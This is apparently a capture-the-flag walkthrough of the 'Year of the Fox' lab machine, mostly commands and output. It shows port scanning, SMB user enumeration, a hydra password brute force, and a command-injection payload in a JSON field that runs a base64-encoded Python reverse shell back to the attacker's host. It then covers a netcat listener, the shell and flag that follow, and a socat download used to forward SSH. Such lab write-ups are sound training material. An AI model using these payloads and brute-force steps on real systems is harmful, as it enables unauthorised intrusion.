

sudo nmap -sV -O -sC -vvv 10.10.190.34



```
PORT    STATE SERVICE     REASON         VERSION
80/tcp  open  http        syn-ack ttl 61 Apache httpd 2.4.29
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=You want in? Gotta guess the password!
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 401 Unauthorized
139/tcp open  netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: YEAROFTHEFOX)
445/tcp open  netbios-ssn syn-ack ttl 61 Samba smbd 4.7.6-Ubuntu (workgroup: YEAROFTHEFOX)
```

http://10.10.190.34/



You must log in to this network before you can access the Internet.


Unauthorized

This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e

Apache/2.4.2

http://10.10.190.34 is requesting your username and password. The site says: "You want in? Gotta guess the password!"


enum4linux 10.10.190.34




```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\fox (Local User)
S-1-22-1-1001 Unix User\rascal (Local User)
```


hydra -l rascal -P /usr/share/wordlists/rockyou.txt http-get://10.10.190.34/

login: rascal // password: totalgirl



```
┌─[✗]─[headcrusher@parrot]─[~/VPN]
└──╼ $hydra -l rascal -P /usr/share/wordlists/rockyou.txt http-get://10.10.190.34/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizatio
ns, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-03 00:41:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344406 login tries (l:1/p:14344406), ~896526
tries per task
[DATA] attacking http-get://10.10.190.34:80/
[STATUS] 1177.00 tries/min, 1177 tries in 00:01h, 14343229 to do in 203:07h, 16 active
[STATUS] 1179.67 tries/min, 3539 tries in 00:03h, 14340867 to do in 202:37h, 16 active
[STATUS] 1180.57 tries/min, 8264 tries in 00:07h, 14336142 to do in 202:24h, 16 active
[STATUS] 1164.20 tries/min, 17463 tries in 00:15h, 14326943 to do in 205:07h, 16 active
[80][http-get] host: 10.10.190.34   login: rascal   password: totalgirl
```





Burp Suite Community Edition v2020.7 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Projec
Send
Cancel
Request
Raw Params Headers Hex
Terminal
File Edit View Search Terminal Tabs Help

```
POST /assets/php/search.php HTTP/1.1
Host: 10.10.44.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 39
Origin: http://10.10.44.102
DNT: 1
Authorization: Basic cmFzY2FsOmlsb3ZlY2o=
Connection: close
Referer: http://10.10.44.102/

{
  "target":"\"; ping -c 10.2.11.159\n"
}
```

```
115 packets captured
115 packets received by filter
0 packets dropped by kernel
┌─[headcrusher@parrot]─[~]
└──╼ $sudo tcpdump -i tun0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
14:22:30.809521 IP 10.2.11.159.45782 > 10.10.44.102.80: Flags [S], seq 6011350
s [mss 1460,sackOK,TS val 3609340413 ecr 0,nop,wscale 10], length 0
14:22:31.156696 IP 10.10.44.102.80 > 10.2.11.159.45782: Flags [S.], seq 225898
win 62643, options [mss 1288,sackOK,TS val 192132549 ecr 3609340413,nop,wscale
14:22:31.156727 IP 10.2.11.159.45782 > 10.10.44.102.80: Flags [.], ack 1, win
TS val 3609340760 ecr 192132549], length 0
14:22:31.157120 IP 10.2.11.159.45782 > 10.10.44.102.80: Flags [P.], seq 1:448
ns [nop,nop,TS val 3609340761 ecr 192132549], length 447: HTTP: POST /assets/
1
```

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.2.11.159",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'



To Base64

Alphabet
A-Za-z0-9+/=


```
start: 226  length: 226
  end: 226   lines:   1
length:  0
```

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.
2.11.159",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
start: 301     time:  1ms
  end: 302   length:  304
length:  1    lines:    1
```


```
cHl0aG9uIC1jICdpbXBvcnQgc29ja2V0LHN1YnByb2Nlc3Msb3M7cz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9
JTkVULHNvY2tldC5TT0NLX1NUUkVBTSk7cy5jb25uZWN0KCgiMTAuMi4xMS4xNTkiLDQ0MykpO29zLmR1cDIocy
5maWxlbm8oKSwwKTsgb3MuZHVwMihzLmZpbGVubygpLDEpOyBvcy5kdXAyKHMuZmlsZW5vKCksMik7cD1zdWJwc
m9jZXNzLmNhbGwoWyIvYmluL3NoIiwiLWkiXSk7Jw==
```

"\";\necho cHl0aG9uIC1jICdpbXBvcnQgc29ja2V0LHN1YnByb2Nlc3Msb3M7cz1zb2NrZXQuc29ja2V0KHNvY2tldC5BRl9JTkVULHNvY2tldC5TT0NLX1NUUkVBTSk7cy5jb25uZWN0KCgiMTAuMi4xMS4xNTkiLDQ0MykpO29zLmR1cDIocy5maWxlbm8oKSwwKTsgb3MuZHVwMihzLmZpbGVubygpLDEpOyBvcy5kdXAyKHMuZmlsZW5vKCksMik7cD1zdWJwcm9jZXNzLmNhbGwoWyIvYmluL3NoIiwiLWkiXSk7Jw== | base64 -d | bash\n"




Target: http://10.10.44.102

```
POST /assets/php/search.php HTTP/1.1
Host: 10.10.44.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 349
Origin: http://10.10.44.102
DNT: 1
Authorization: Basic cmFzY2FsOmlsb3ZlY2o=
Connection: close
Referer: http://10.10.44.102/

{
  "target":"\";\necho cHl0aG9uIC1jICdpbXBvcnQgc29ja2V0LHN1YnByb2Nlc3Msb3M7cz1zb2NrZX
}
```




```
┌─[x]─[headcrusher@parrot]─[~/VPN]
└──╼ $sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.44.102.
Ncat: Connection from 10.10.44.102:34550.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jun 22 00:20 .
drwxr-xr-x 7 root root 4096 May 31 16:05 ..
-rw-r--r-- 1 root root  650 Jun 22 00:20 search.php
```



```
/var/www/html
$ cd ..
$ ls
files
html
web-flag.txt
$ cat web-flag.txt
THM{Nzg2ZWQwYWUwN2UwOTU3NDY5ZjVmYTYw}
```


python -c 'import pty;pty.spawn("/bin/bash")'

netstat -anp



```
www-data@year-of-the-fox:/tmp$ netstat -anp
netstat -anp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:22            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      -
tcp        0    298 10.10.44.102:34550      10.2.11.159:443         ESTABLISHED 2240/python
tcp6       0      0 :::139                  :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::445                  :::*                    LISTEN      -
tcp6       1      0 10.10.44.102:80         10.2.11.159:45788       CLOSE_WAIT  -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
```

cat /etc/ssh/sshd_config




```
# Example of overriding settings on a per-user basis
#Match User anoncvs
#       X11Forwarding no
#       AllowTcpForwarding no
#       PermitTTY no
#       ForceCommand cvs server
AllowUsers fox
```

whereis socat


cp /usr/bin/socat .

python -m SimpleHTTPServer 8081



```
┌─[headcrusher@parrot]─[~]
└──╼ $whereis socat
socat: /usr/bin/socat /usr/share/man/man1/socat.1.gz
┌─[headcrusher@parrot]─[~]
└──╼ $cp /usr/bin/socat .
┌─[headcrusher@parrot]─[~]
└──╼ $ls
60          a.txt     Documents  LinEnum.sh  php-reverse-shell.phtml  Public   socat      teste      Tools   VPN
anotaçoes   Desktop   Downloads  Music       Pictures                 scripts  Templates  testenovo  Videos
┌─[headcrusher@parrot]─[~]
└──╼ $python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```


wget http://10.2.11.159:8081/socat



```
www-data@year-of-the-fox:/tmp$ wget http://10.2.11.159:8081/socat
wget http://10.2.11.159:8081/socat
--2020-08-04 18:43:41--  http://10.2.11.159:8081/socat
Connecting to 10.2.11.159:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 378384 (370K) [application/octet-stream]
Saving to: 'socat'

socat               100%[===================>] 369.52K   131KB/s    in 2.8s

2020-08-04 18:43:45 (131 KB/s) - 'socat' saved [378384/378384]
```


chmod 777 socat

./socat tcp-listen:4444,reuseaddr,fork tcp:localhost:22



```
www-data@year-of-the-fox:/tmp$ ./socat tcp-listen:4444,reuseaddr,fork tcp:localhost:22
<cat tcp-listen:4444,reuseaddr,fork tcp:localhost:22
```

